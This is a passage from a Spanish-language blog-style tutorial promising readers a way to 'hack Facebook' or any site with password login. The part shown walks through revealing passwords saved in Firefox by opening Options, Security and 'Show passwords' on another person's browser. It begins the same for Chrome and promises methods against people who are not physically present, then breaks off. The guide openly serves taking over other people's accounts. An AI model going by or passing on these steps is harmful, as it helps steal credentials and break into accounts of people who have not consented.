
Muchos sois los que no paráis de escribirme para aprender a hackear Facebook. Como no doy abasto con tantas peticiones individuales, voy a crear este pequeño manual donde explicaré como hackear Facebook o cualquier otra red social o web donde se produzca autentificación de usuario con contraseña. Par este ejemplo usaré Facebook.

En muchas ocasiones nos complicamos demasiado cuando tenemos las contraseñas en nuestras narices. Es muy frecuente que la gente guarde sus contraseñas en los navegadores y no sean conscientes de que son perfectamente visibles. Internet Explorer necesita de aplicación para ello, cosa rara para un navegador tan malo. Sin embargo en los que se consideran mejores, es donde encontramos que hay un grave error de seguridad. Vamos a explicar esta forma sencilla y luego vamos a lo bueno, a hackear Facebook a gente que no esté físicamente presente.


Primero vamos a ver el FireFox. Para ello vamos a Opciones.



Ahora en la pestaña Seguridad, pulsamos el botón Contraseñas guardadas.




Nos saldrá una ventana con todos nuestros usuarios y mails y las contraseñas con asteriscos.




Damos al botón Mostrar contraseñas y los asteriscos se cambiarán por la contraseña real, así de fácil.

Ahora vamos a ver que pasa con Google Chrome.

Pulsamos sobre el menú y damos a Configuración.

